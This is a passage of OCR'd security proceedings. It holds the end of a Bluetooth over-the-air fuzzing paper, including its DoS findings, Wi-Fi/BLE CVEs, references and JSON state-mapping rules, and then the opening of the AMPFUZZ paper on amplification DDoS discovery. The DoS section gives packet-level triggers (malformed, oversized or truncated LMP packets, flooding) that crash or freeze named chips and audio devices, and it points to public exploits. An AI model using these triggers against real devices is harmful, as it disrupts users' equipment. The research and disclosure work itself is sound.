The first DoS (**V16** *Invalid Timing Accuracy*) is due to a failure in the SoC to validate timer resources upon receiving an invalid *LMP_timing_accuracy_response* from a BT slave. As shown in Figure 18 (a), the attacker performs a loop of connection and injection of the malformed *LMP_timing_acc_response* (i.e., wrong *type* and *opcode* fields) until the target SoC gets unstable. These steps are repeated with a different BT address (i.e., BDAddress) until the SoC is exhausted from accepting new connections. This triggers a firmware crash in Qualcomm WCN3990 and Infi-




Figure 18: An Illustration of *Invalid Timing Accuracy* and *Paging Scan Dealock* attacks.

neon CYW20735B1 SoCs, or it leads the Intel AX200 SoC to disconnect other BT devices currently connected to *AX200*. In reality, users with the affected Qualcomm Android phones or Intel Laptops connected to BT Headsets experience audio to be continuously "cut" during the attack. This also results in firmware crashes and restart of the BT Service in WCN3990 and CYW20735B1.

The second DoS (**V17** *Paging Scan Deadlock*) affects only devices using Intel *AX200* and it is triggered when an oversized *LMP_timing_accuracy_request* (>17 bytes) is sent to *AX200 slave* over multiple reconnections, as illustrated in Figure 18 (b). Interestingly, during a reconnection, AX200 sends invalid response (*LMP_version_res*) upon receiving a feature request from the attacker. This depicts anomaly **A5** as listed in Table 2. Eventually, after a number of attacks, *AX200* disables its *paging* procedure (cf., Figure 3) and the target is unable to initiate multiple BT connections. Thus, scanning from *AX200* works, but other devices cannot initiate connection to *AX200*. This behavior can be used to trick a user to connect to the attacker's BT hardware with a spoofed BDAddress instead of the legitimate device since paging scan is disabled. During the attacks, firmware crashes may be sporadically triggered on AX200, but no specific scenario was found to reliably trigger such crashes all the time. Ultimately, the user needs to manually re-enable BT to restore functionality.

(3) Freezing Audio Products: Many vulnerabilities were discovered while testing our fuzzer with a BT Speaker (*Xiaomi MDZ-36-DB*), BT Headphone (*JBL TUNE 500BT*) and BT Audio Modules (XY-WRBT and BT Audio Receiver). The discovered vulnerabilities arise from target's firmware failure when the attacker *(i)* sends certain truncated packets with LMP *length field* set to one (**V9**: *Truncated LMP Accepted*) as shown in Figure 19(a) or oversized packets with LMP *length field* greater than 17 (**V6**: *LMP Auto Rate Overflow*), *(ii)* start-

ing procedures out-of-order (**V10**: *Invalid Setup Complete*) as highlighted in Figure 3(b) and finally by *(iii)* flooding LMP packets (**V5**: *Feature Response Flooding*) at every 1.25*ms* BT *transmission slot* as illustrated in Figure 19(b).

The vulnerabilities can *"freeze" Xiaomi MDZ-36-DB* and completely shutdown *JBL TUNE 500BT*. This requires the user to *manually* turn on the unresponsive devices. Since both devices accept multiple BT connections, an attack can be triggered while the user is playing some music. As an exception, *XY-WRBT* and *BT Audio Receiver* accept only one connection, which avoids an attack to be launched during an active BT connection with the user. Nevertheless, different products employing the same SoC may enable multiple BT connections depending on the product requirements.




Figure 19: An Illustration of *Truncated LMP Accepted* and *Feature Repsonse Flooding* attacks

8 Fuzzing Other Wireless Protocols

The fuzzing architecture (Figure 4) can be applied to other wireless protocols beyond BT by altering some of its components. To exemplify such extensibility, we modify the components `Protocol Stack`, `Mapping Rules` and `Fuzzing Interface` to support a subset of *(i)* **Wi-Fi Access Point (AP)**, and *(ii)* **Bluetooth Low Energy (BLE) Host** protocols.

To support the extensions mentioned in the preceding paragraph, we made the following changes: firstly, the `Protocol Stack` component was entirely switched to *hostapd* to support *(i)*. In contrast, the `Protocol Stack` for *(ii)* reused the stack employed in our main BT Classic work (i.e., Bluekitchen) since it supports BLE host protocols. Secondly, the `Mapping Rules` (see Section 4.1) were formulated according to the protocols layer of *(i)* and *(ii)*, resulting in four and five rules assigned to extensions *(i)* and *(ii)*, respectively. Lastly, the `Fuzzing Interface` for extension *(i)* was enabled by implementing *Hold/Inject TX* block in the `Realtek RT8XXAU` Wi-Fi USB driver. Concurrently, adding *Hold/Inject TX* to extension *(ii)* simply required creating an HCI pseudoterminal between the Bluekitchen stack and the rest of the framework.

The summary of extensions, vulnerabilities, model states/-transitions and coverage (for 1000 iterations) are depicted in Table 7. Overall, since the reference model for each extension

Table 7: Summary of unknown flaws found by extension. *#S/#T* captures *#States/#Transitions* in reference models.

Extension	Stack	#S/#T	Target	Coverage	Vulnerability	CVE (New)
BLE Host	Bluekitchen	62/139	ESP32	75.4%	Null Dereference	CVE-2022-26604
			Telink TLSR8258	71.1%	Re-Advertisement DoS	CVE-2022-26602
			NXP KW41Z	81.0%	–	–
			TI CC2540	67.5%	–	–
Wi-Fi AP	Hostapd	33/100	ESP32	63.5%	EAP Heap Overflow	CVE-2022-26603
					Association Deadlock	CVE-2022-26600
			ESP8266	70.8%	Association Crash	CVE-2022-26601
			Rasp. Pi 3 B	57.8%	Probe Resp. Deadlock	CVE-2022-26599
			One Plus 5T	84.1%	–	–

is simpler (has lower number of states and transitions) than the BT model, the coverage obtained for each tested target was relatively higher. Notably, our extension allowed us to find six unknown implementation bugs in popular IoT devices such as ESP32/8266 and Raspberry Pi 3. This highlights the feasibility to extend our framework to other wireless protocols. Furthermore, we compared our fuzzing extensions with model-based fuzzers for BLE [18] and Wi-Fi AP [17]. To this end, we run our fuzzer and all competitors for the same amount of time (max. six hours). The competitors did not discover the implementation bugs reported in Table 7 for the same targets. This is because the packet generation models of these competitors have not evolved as compared to a full stack, therefore missing certain fuzzing scenarios. In contrast, the state machine in our framework, although incomplete, is constructed via mapping packets from normal communication. Thus, potentially such a mapping strategy evolves the state machine closer to a full stack as compared to a hard-coded state machine within a generational fuzzer [17, 18].

9 Related Work

Bluetooth vulnerabilities such as Blueborne [43], KNOB [3], BIAS [2] and BleedingBit [44] may allow unauthorized remote access or launch remote code execution. These works require extensive manual effort (e.g., reverse engineering and code inspection). A recent work BLESA [54] discovers a vulnerability in BLE *specification* via formal analysis. In contrast to these works, our fuzzer finds security issues directly in the *implementation* by learning the protocol states automatically.

Classic greybox fuzzing [6, 23, 25, 26, 28, 49] faces significant challenges in testing wireless targets: firstly, most greybox fuzzers instrument code to optimize code coverage. Such is not possible for commercial and closed wireless stacks. Secondly, classic greybox fuzzers aim to generate a single input leading to crashes. For wireless protocols, often a sequence of packets with strict timing constraints triggers crashes. Thirdly, it is beyond the capability of conventional fuzzers to break the isolation between the host and BT controller (see Section 5) for effective fuzzing. In summary, extending a classic greybox fuzzer e.g. AFL [56] for OTA fuzzing is non-trivial and even a lose adoption will be insufficient to detect non-compliances (see Table 2). Moreover, due to code instrumentation, this extension is inappropriate for fuzzing closed protocol stacks.

Prior works on host-side BT fuzzing [5, 7, 20, 24] are unable to fully break the isolation between the host and the BT controller. We show many link manager vulnerabilities that these works fail to discover. InternalBlue [29] allows LMP injection, but such only works *after the connection is set up* [33] and accessibility to Baseband fields is limited for fuzzing. In contrast, our fuzzer works *during* the connection process and it allows arbitrary packet duplication and manipulation.

Emulation based fuzzing [41, 57, 58] involves extensive reverse engineering of the firmware (if available at the first place) to obtain coverage information. For example, Frankenstein [41] works with specific Cypress/Broadcom hardware and it requires additional engineering effort to adopt for other devices. Moreover, Frankenstein did not find vulnerabilities **V3-V6** on CYW20735B1 SoC. Finally, emulation may lead to inaccurate fuzzing results, as the fuzzing is not run *in situ*.

A recent work on BLE firmware static analysis [50] does not focus on packet handling vulnerabilities. OTA fuzzing for BLE and Wi-Fi [17, 18] involve manual construction of the respective protocol state machines for packet generation and handling. Thus, these works are not extensible to complex protocols e.g., BT. In contrast, apart from enabling a novel BT fuzzing interface, our approach is generic and extensible for fuzzing other wireless protocols, as showcased in Section 8.

Works on static analysis and verification [21, 31, 32, 48] do not generate packets to trigger vulnerabilities in real devices. Additionally, none of these works targets BT. Works on testing text structured protocols [4, 19, 36] e.g. `ftp`, `http`, are not directly applicable for wireless fuzzing. Other works targeting network protocols [8, 22, 47] either require access to the source code [47] or lack test generation and fuzzing [8, 22]. Another approach discovers memory corruptions on IoT devices [9] via mobile apps. Our fuzzer does not rely on mobile apps as it targets the data link layer instead of the application layer.

In summary, we develop a generic wireless fuzzing approach and instantiate the fuzzer for three different protocols. Additionally, we present the first comprehensive approach to *fully control the BT link manager from the host.*

10 Discussion and Conclusion

Limitations: Our OTA fuzzer does not map device specific states and may also miss fuzzing certain states if such states are not mapped during reference model generation. Additionally, even though our BT fuzzing approach is generalizable to fuzz all BT layers, we prioritize malformed packet generations in LMP that contains many states. As a result, our fuzzer may repeatedly reconnect with the target when the target becomes unresponsive, resulting in slow progress reaching higher BT layers and discover bugs in such layers. In terms of manual effort, our fuzzing architecture involves the construction of the mapping rules and the fuzzing interface once per target protocol. Furthermore, even though our health monitoring process allows us to validate responses from a comprehensive set of wireless devices, there might be additional monitoring methods needed for other devices. Finally, our fuzzer does not automatically discover the precise attack vector of a vulnerability upon triggering a firmware crash or deadlock in the target. This limitation is widely common to any OTA fuzzer since it does not have access to the target's memory content during the fuzzing session.

Impact: In this paper, we have proposed a general wireless protocol fuzzing architecture and the instantiation of this architecture allows us to fuzz arbitrary devices implementing any of the three wireless protocols: Bluetooth Classic (BT), Wi-Fi and BLE Host. This opens up significant opportunities and flexibilities to test wireless stacks at low cost. Additionally, as evident from the effectiveness of our OTA fuzzer extension to Wi-Fi and BLE Host, our fuzzing architecture can be used by the community as a platform to contribute and extend for other protocols not considered in this paper. Apart from uncovering 24 unknown bugs that affect several thousands of wireless devices, our tool has been used by the community. Notably, Samsung and Mediatek have independently used our exploits to discover multiple vulnerabilities in their SoCs leading to additional CVE assignments [30].

Availability: Our fuzzer and exploits are publicly available: https://github.com/Matheus-Garbelini/braktooth_esp32_bluetooth_classic_attacks. Source code is freely available for academic research upon request to braktooth@gmail.com.

Acknowledgement: We thank the anonymous reviewers and our shepherd Daniele Antonioli for their insightful comments. This work is partially supported by the Singapore International Graduate Award (SINGA) and NRF National Satellite of Excellence in Trustworthy Software Systems (Project no. RGNSOE2001 and RGNSOE2101).

References

[1] National Security Agency. Ghidra Software Reverse Engineering Framework. https://github.com/NationalSecurityAgency/ghidra, 2020.

[2] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. BIAS: bluetooth impersonation attacks. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 549–562. IEEE, 2020.

[3] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen. The KNOB is broken: Exploiting low entropy in the encryption key negotiation of Bluetooth BR/EDR. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1047–1061, Santa Clara, CA, August 2019. USENIX Association.

[4] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin Almeroth, Richard Kemmerer, and Giovanni Vigna.

SNOOZE: Toward a stateful network protocol fuzzer. In Sokratis K. Katsikas, Javier López, Michael Backes, Stefanos Gritzalis, and Bart Preneel, editors, *Information Security*, pages 343–358, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[5] Pierre Betouin. Bluetooth stack smasher version 0.6. http://www.secuobs.com/news/05022006-bluetooth10.shtml, May 2006.

[6] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as Markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1032–1043, New York, NY, USA, 2016. ACM.

[7] Luca Boni. BlueFuzz. https://github.com/lucaboni92/BlueFuzz, 2017.

[8] Neal Cardwell, Yuchung Cheng, Lawrence Brakmo, Matt Mathis, Barath Raghavan, Nandita Dukkipati, Hsiao keng Jerry Chu, Andreas Terzis, and Tom Herbert. packetdrill: Scriptable network stack testing, from sockets to packets. In *Presented as part of the 2013 USENIX Annual Technical Conference (USENIX ATC 13)*, pages 213–218, San Jose, CA, 2013. USENIX.

[9] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. IoTFuzzer: Discovering memory corruptions in IoT through app-based fuzzing. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA*, February 2018.

[10] Jiska Classen. Bluetooth Wireshark plugin from the InternalBlue project. https://github.com/seemoo-lab/h4bcm_wireshark_dissector, September 2019.

[11] Baojiang Cui, Shurui Liang, Shilei Chen, Bing Zhao, and Xiaobing Liang. A Novel Fuzzing Method for Zigbee Based on Finite State Machine. *International Journal of Distributed Sensor Networks*, 10(1):762891, 2014.

[12] Pagmo development team. Pagmo & Pygmo. https://esa.github.io/pagmo2/, 2019.

[13] Ebiroll. Fork of Tensilica Xtensa module for Ghidra. https://github.com/Ebiroll/ghidra-xtensa, 2021.

[14] Michael Eddington. Peach fuzzer. http://peachfuzzer.com/.

[15] Espressif. Espressif IoT Development Framework. https://github.com/espressif/esp-idf, 2020.

[16] FTDI. FT2232H Product Overview Webpage. https://ftdichip.com/products/ft2232hq/, 2018.

[17] Matheus E Garbelini, Chundong Wang, and Sudipta Chattopadhyay. Greyhound: Directed greybox wi-fi fuzzing. *IEEE Transactions on Dependable and Secure Computing*, 2020.

[18] Matheus E. Garbelini, Chundong Wang, Sudipta Chattopadhyay, Sun Sumei, and Ernest Kurniawan. Sweyntooth: Unleashing mayhem over bluetooth low energy. In *2020 USENIX Annual Technical Conference (USENIX ATC 20)*, pages 911–925. USENIX Association, July 2020.

[19] Serge Gorbunov and Arnold Rosenbloom. AutoFuzz: Automated network protocol fuzzing framework. *IJCSNS*, 10(8):239, 2010.

[20] Dennis Heinze, Jiska Classen, and Matthias Hollick. Toothpicker: Apple picking in the ios bluetooth stack. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020.

[21] Endadul Hoque, Omar Chowdhury, Sze Yiu Chau, Cristina Nita-Rotaru, and Ninghui Li. Analyzing operational behavior of stateful protocol implementations for detecting semantic bugs. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 627–638, June 2017.

[22] Samuel Jero, Hyojeong Lee, and Cristina Nita-Rotaru. Leveraging state information for automated attack discovery in transport protocol implementations. In *DSN*, pages 1–12, June 2015.

[23] Imtiaz Karim, Fabrizio Cicala, Syed Rafiul Hussain, Omar Chowdhury, and Elisa Bertino. Opening pandora's box through atfuzzer: dynamic analysis of at interface for android smartphones. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 529–543, 2019.

[24] Seulbae Kim, Seunghoon Woo, Heejo Lee, and Hakjoo Oh. Poster: Iotcube: an automated analysis platform for finding security vulnerabilities. In *Symposium on Poster presented at Security and Privacy (SP)*. IEEE, 2017.

[25] Su Yong Kim, Sangho Lee, Insu Yun, Wen Xu, Byoungyoung Lee, Youngtae Yun, and Taesoo Kim. CAB-Fuzz: Practical concolic testing techniques for COTS operating systems. In *2017 USENIX Annual Technical Conference (USENIX ATC 17)*, pages 689–701, Santa Clara, CA, July 2017. USENIX Association.

[26] Jun Li, Bodong Zhao, and Chao Zhang. Fuzzing: a survey. *Cybersecurity*, 1(1):6, 2018.

[27] Lin. Graphviz++. https://github.com/compilin/gvpp, July 2020.

[28] Chenyang Lyu, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. MOPT: Optimized mutation scheduling for fuzzers. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1949–1966, Santa Clara, CA, August 2019. USENIX Association.

[29] Dennis Mantz, Jiska Classen, Matthias Schulz, and Matthias Hollick. InternalBlue - Bluetooth binary patching and experimentation framework. In *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services*, MobiSys '19, pages 79–90, New York, NY, USA, 2019. ACM.

[30] Mediatek. January 2022 Product Security Bulletin. https://corp.mediatek.com/product-security-bulletin/January-2022, 2022.

[31] Simon Meier, Benedikt Schmidt, Cas Cremers, and David Basin. The tamarin prover for the symbolic analysis of security protocols. In Natasha Sharygina and Helmut Veith, editors, *Computer Aided Verification*, pages 696–701, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[32] Madanlal Musuvathi and Dawson R. Engler. Model checking large network protocol implementations. In *Proceedings of the 1st Conference on Symposium on Networked Systems Design and Implementation - Volume 1*, NSDI'04, page 12, USA, 2004. USENIX Association.

[33] Tom Nijholt, Erik Poll, and Frits Vaandrager. BlueSpec: Development of an LMP state machine and a stateful black-box BR/EDR LMP fuzzer. *Radboud Univeristy*, 2020. https://www.ru.nl/publish/pages/769526/tom_nijholt.pdf.

[34] National Institute of Standards and Technology (NIST). Database Entry for CVE-2021-30348. https://nvd.nist.gov/vuln/detail/CVE-2021-30348, 2021.

[35] Angela Orebaugh, Gilbert Ramirez, and Jay Beale. *Wireshark & Ethereal network protocol analyzer toolkit*. Elsevier, 2006.

[36] Joshua Pereyda. boofuzz: Network protocol fuzzing for humans. https://github.com/jtpereyda/boofuzz, April 2017.

[37] Andrea Pferscher and Bernhard K. Aichernig. Fingerprinting bluetooth low energy devices via active automata learning. In Marieke Huisman, Corina S. Pasareanu, and Naijun Zhan, editors, *Formal Methods - 24th International Symposium, FM 2021, Virtual Event, November 20-26, 2021, Proceedings*, volume 13047 of *Lecture Notes in Computer Science*, pages 524–542, 2021.

[38] Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. Aflnet: a greybox fuzzer for network protocols. In *2020 IEEE 13th International Conference on Software Testing, Validation and Verification (ICST)*, pages 460–465. IEEE, 2020.

[39] Riccardo Poli, James Kennedy, and Tim Blackwell. Particle swarm optimization. *Swarm Intelligence*, 1(1):33–57, Jun 2007.

[40] Mengfei Ren, Xiaolei Ren, Huadong Feng, Jiang Ming, and Yu Lei. Z-fuzzer: Device-agnostic fuzzing of zigbee protocol implementation. In *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '21, page 347–358, New York, NY, USA, 2021. Association for Computing Machinery.

[41] Jan Ruge, Jiska Classen, Francesco Gringoli, and Matthias Hollick. Frankenstein: Advanced wireless fuzzing to exploit new bluetooth escalation targets. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 19–36. USENIX Association, August 2020.

[42] The Secure Mobile Networking Lab (SEEMOO). Hunting ghosts in bluetooth firmware: Braktooth meets frankenstein. https://naehrdine.blogspot.com/2021/09/hunting-ghosts-in-bluetooth-firmware.html, 2021.

[43] Ben Seri and Gregory Vishnepolsky. Blueborne: Unveiling zero day vulnerabilities and security flaws in modern bluetooth stacks. https://armis.com/blueborne/, 2017.

[44] Ben Seri, Gregory Vishnepolsky, and Dor Zusman. BleedingBit: The hidden attack surface within BLE chips. https://armis.com/bleedingbit/, 2018.

[45] Bluetooth SIG. Bluetooth Core Specification v5.2, December 2019. https://www.bluetooth.com/specifications/bluetooth-core-specification.

[46] Bluetooth SIG. View previously qualified designs and declared products, January 2020. https://launchstudio.bluetooth.com/Listings/Search.

[47] JaeSeung Song, Cristian Cadar, and Peter Pietzuch. SymbexNet: Testing network protocol implementations with symbolic execution and rule-based specifications. *IEEE Transactions on Software Engineering*, 40(7):695–709, July 2014.

[48] Octavian Udrea, Cristian Lumezanu, and Jeffrey S Foster. Rule-based static analysis of network protocol implementations. *Information and Computation*, 206(2-4):130–157, 2008.

[49] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Superion: Grammar-aware greybox fuzzing. In *Proceedings*

of the 41st International Conference on Software Engineering, ICSE '19, page 724–735. IEEE Press, 2019.

[50] Haohuang Wen, Zhiqiang Lin, and Yinqian Zhang. Firmxray: Detecting bluetooth link layer vulnerabilities from bare-metal firmware. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 167–180, New York, NY, USA, 2020. Association for Computing Machinery.

[51] Wireshark. Bluetooth HCI ISO Packet Filter Reference. https://www.wireshark.org/docs/dfref/b/bthci_iso.html, 2021.

[52] Wireshark. MAC-NR Packet Filter Reference. https://www.wireshark.org/docs/dfref/m/mac-nr.html, 2021.

[53] Wireshark. Wireshark Filters Reference. https://www.wireshark.org/docs/dfref/, 2021.

[54] Jianliang Wu, Yuhong Nan, Vireshwar Kumar, Dave Jing Tian, Antonio Bianchi, Mathias Payer, and Dongyan Xu. *BLESA*: Spoofing Attacks against Reconnections in Bluetooth Low Energy. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*, 2020.

[55] Jianliang Wu, Ruoyu Wu, Daniele Antonioli, Mathias Payer, Nils Ole Tippenhauer, Dongyan Xu, Dave (Jing) Tian, and Antonio Bianchi. Lightblue: Automatic profile-aware debloating of bluetooth stacks. In *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, August 2021.

[56] Michal Zalewski. American fuzzy lop. https://github.com/google/AFL, April 2017.

[57] Yaowen Zheng, Ali Davanian, Heng Yin, Chengyu Song, Hongsong Zhu, and Limin Sun. Firm-afl: high-throughput greybox fuzzing of iot firmware via augmented process emulation. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1099–1114, 2019.

[58] Wei Zhou, Le Guan, Peng Liu, and Yuqing Zhang. Automatic firmware emulation through invalidity-guided knowledge inference. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

Appendix

State Mapping Rules

In this section, we provide the mapping rules used within our fuzzer. Specifically, Figure 20, Figure 21 and Figure 22 capture the state mapping rules for BT, BLE (Host) and Wi-Fi protocols, respectively.


```
"Mapping": [
   {
        "LayerName": "SDP",
        "StateNameField": "btsdp.pdu",
   },
   {
        "LayerName": "A2DP",
        "StateNameField": "bta2dp.codec",
   },
   {
        "LayerName": "AVRCP",
        "StateNameField": "btavrcp.notification.event_id",
   },
   {
        "LayerName": "RFCOMM",
        "StateNameField": "btrfcomm.frame_type",
   },
   {
        "LayerName": "L2CAP",
        "StateNameField": "btl2cap.cmd_code",
   },
   {
        "LayerName": "LMP_accepted",
        "StateNameField": "btbrlmp.opinre",
   },
   {
        "LayerName": "LMP",
        "StateNameField": [
            "btbrlmp.eop",
            "btbrlmp.op"
        ],
   },
   {
        "LayerName": "Baseband",
        "StateNameField": "btbbd.type",
   }
],
```


Figure 20: BT State Mapping Rules in JSON format


```
"Mapping": [
    {
        "LayerName": "GATT",
        "StateNameField": "btatt.uuid16",
    },
    {
        "LayerName": "ATT Error",
        "StateNameField": "btatt.error_code",
    },
    {
        "LayerName": "ATT",
        "StateNameField": "btatt.opcode.method",
    },
    {
        "LayerName": "SMP",
        "StateNameField": "btsmp.opcode",
    },
    {
        "LayerName": "L2CAP",
        "StateNameField": "btl2cap.cmd_code",
    }
],
```


Figure 21: BLE (Host) State Mapping Rules in JSON format


```
"Mapping":    [
    {
        "LayerName": "EAP",
        "StateNameField": [
             "eap.type",
             "eap.code"
         ],
    },
    {
        "LayerName": "802.1X",
        "StateNameField": [
             "eapol.keydes.type",
             "eapol.type"
         ],
    },
    {
        "LayerName": "Action",
        "StateNameField": "wlan.fixed.action_code",
    },
    {
        "LayerName": "802.11",
        "StateNameField": "wlan.fc.type_subtype",
    }
],
```


Figure 22: Wi-Fi State Mapping Rules in JSON format

AMPFUZZ: Fuzzing for Amplification DDoS Vulnerabilities

Johannes Krupp
CISPA Helmholtz Center for Information Security

Ilya Grishchenko[®]
University of California, Santa Barbara

Christian Rossow
CISPA Helmholtz Center for Information Security

Abstract

Amplification DDoS attacks remain a prevalent and severe threat to the Internet, with recent attacks reaching the Tbps range. However, all amplification attack vectors known to date were either found by researchers through laborious manual analysis or could only be identified *postmortem* following large attacks. Ideally, though, an attack vector is discovered and mitigated before the first attack can occur.

To this end, we present AMPFUZZ, the first systematic approach to finding amplification vectors in UDP services in a protocol-agnostic way. AMPFUZZ is based on the state-of-the-art greybox fuzzing boosted by a novel technique to make fuzzing UDP-aware, which significantly increases performance. We evaluate AMPFUZZ on 28 Debian network services, where we (re-)discover 7 known and 6 previously unreported amplification vulnerabilities.

[®]The author contributed while being employed at CISPA.

1 Introduction

For many years, amplification Distributed Denial-of-Service (DDoS) attacks [74] constitute the most powerful volumetric DDoS strategy. These attacks abuse the fact that several UDP-based network services do not (or cannot, without changing decades-old protocols) verify client IP addresses. An attacker can turn such vulnerable services into attack traffic amplifiers by sending them forged requests under their victim's identity. Being unable to verify the request origin, these services unwittingly flood the victim with their (unsolicited) answers. Past attacks temporarily disrupted core Internet services, such as Paypal, Spotify, Twitter, Reddit, and eBay, with recent attacks in 2021 peaking at more than 2.4 Tbps attack bandwidth [22, 26, 45, 60].

Every time an amplification vector is discovered, we observe record-breaking attacks abusing the new vulnerability. For example, only shortly after an amplification vector was found in Memcached (a distributed memory-caching system), attackers abused its massive potential [23]. Similarly, the discovery of amplification vectors in RIPv1 [4] has quickly led to a stark increase in amplification abuses of this protocol [17]. Surprisingly, while there are automated approaches to finding variants of known vulnerabilities and estimating their amplification potential [59], we lack any automation in discovering *new* amplification vectors. To date, amplification vulnerability search is a largely manual effort, typically driven by attacker groups in search for unknown and thus unfiltered amplification vectors for which no mitigation strategies exist. Worse, new vulnerabilities quickly gain wide popularity among fellow attackers [62]. Consequently, defenders lag behind and mostly react. Any future amplification vulnerability will over and over trigger gigantic DDoS patterns for which network operators and anti-DDoS services are not well prepared.

There are strong incentives to automate vulnerability search. First, early discovery allows safeguarding protocols and their implementations against known amplification vectors as early as possible—ideally before their abuse. There are several success stories in which implementation changes or large-scale disclosure operations have massively reduced the number of vulnerable services [50, 85]. Second, early knowledge of vulnerabilities allows monitoring active exploitation in amplification attacks with the help of amplification DDoS honeypots [44, 82]. Third, anti-DDoS services can ingest novel attack vectors in automated defense systems that filter attack traffic *before* attack abuse. This would be a game-changer to the reactive, defensive situation and give defenders sufficient heads-up to create proactive defense strategies.

Unfortunately, although there is rich literature on discovering other types of software vulnerabilities, amplification represents a bug class on its own. In fact, searching for amplification vulnerabilities raises several challenges. First and foremost, there is a plethora of network protocols and implementations thereof, for only few of which there exists a formal specification of protocol states and message formats. In other words, we deal with unknown protocols for which we cannot assume *a priori* knowledge. The UDP stack brings additional challenges, as one has to decide (i) when a service is in a state

in which it can react to requests, and (ii) when a service has finished processing a request, both of which are not readily observable to the outside world. Finally, amplification vulnerabilities have an inherent notion of severity: their utility to an attacker is quantified by the maximal request-response ratio. This makes them different from other bug classes. While for program crashes we are only interested in whether a certain request type *does* trigger a crash or not, in the case of amplification vulnerabilities we are further interested in maximizing the amplification per request type.

In this paper, we provide the first principled, protocol-agnostic approach to revealing new amplification vulnerabilities in network services. We propose a greybox fuzzer that aims to discover network requests that result in significantly larger responses. We overcome the challenges above by using a directed fuzzer that prioritizes paths leading to sending functions (e.g., `sendto`), which we extend with UDP-awareness. To this end, we combine static analysis with lightweight instrumentation to notify the fuzzer when the program expects input. In many cases, these techniques also enable us to proactively terminate fuzzing executions that generate no output instead of relying on expensive timeouts. Finally, two simple yet effective mutation strategies maximize the amplification factor of potential vulnerabilities.

As another application of AMPFUZZ, we extend its pipeline to provide the necessary means to *monitor* amplification abuse in an automated way through DDoS honeypots. Until now, amplification DDoS honeypots solely rely on experts who have to craft protocol-specific replies to attacker probes by hand. We expand our methodology to synthesize request handler routines for the identified vulnerabilities, which can be plugged into amplification honeypots. We automate this process by leveraging symbolic execution to generate path constraints and output expressions for each discovered vulnerability. These can then be used to match probing requests received by the honeypot and to select replies that attackers find attractive. We can thereby automate the entire process from scanning a service for amplification vulnerabilities to creating honeypots that emulate the discovered behavior.

Summarizing, we provide the following contributions:

- We present AMPFUZZ, the first systematic and protocol-agnostic approach to discover amplification vulnerabilities in network services based on directed greybox fuzzing.
- We introduce the novel concept of UDP-awareness providing a significant improvement in the fuzzing performance of AMPFUZZ.
- We evaluate our open-source[1] implementation of AMPFUZZ on 28 services from the Debian repositories. AMPFUZZ identifies 19 implementations as vulnerable, revealing 6 previously undetected amplification vectors.

[1]The code of AMPFUZZ, along with all the evaluation artifacts, are publicly available at https://github.com/cispa/ampfuzz

2 Background

We first briefly introduce the general concepts of fuzzing, amplification DDoS attacks, and amplification vulnerabilities.

2.1 Fuzzing

Fuzzing has become a popular technique to find software vulnerabilities [57]. Originating from the area of software testing, the key idea is to run a System under Test (SuT) under a vast number of random inputs while monitoring it for abnormal behavior. While commonly used to check for crashes, fuzzing has also been applied to finding performance issues [52, 69] or unexpectedly large memory allocations [65].

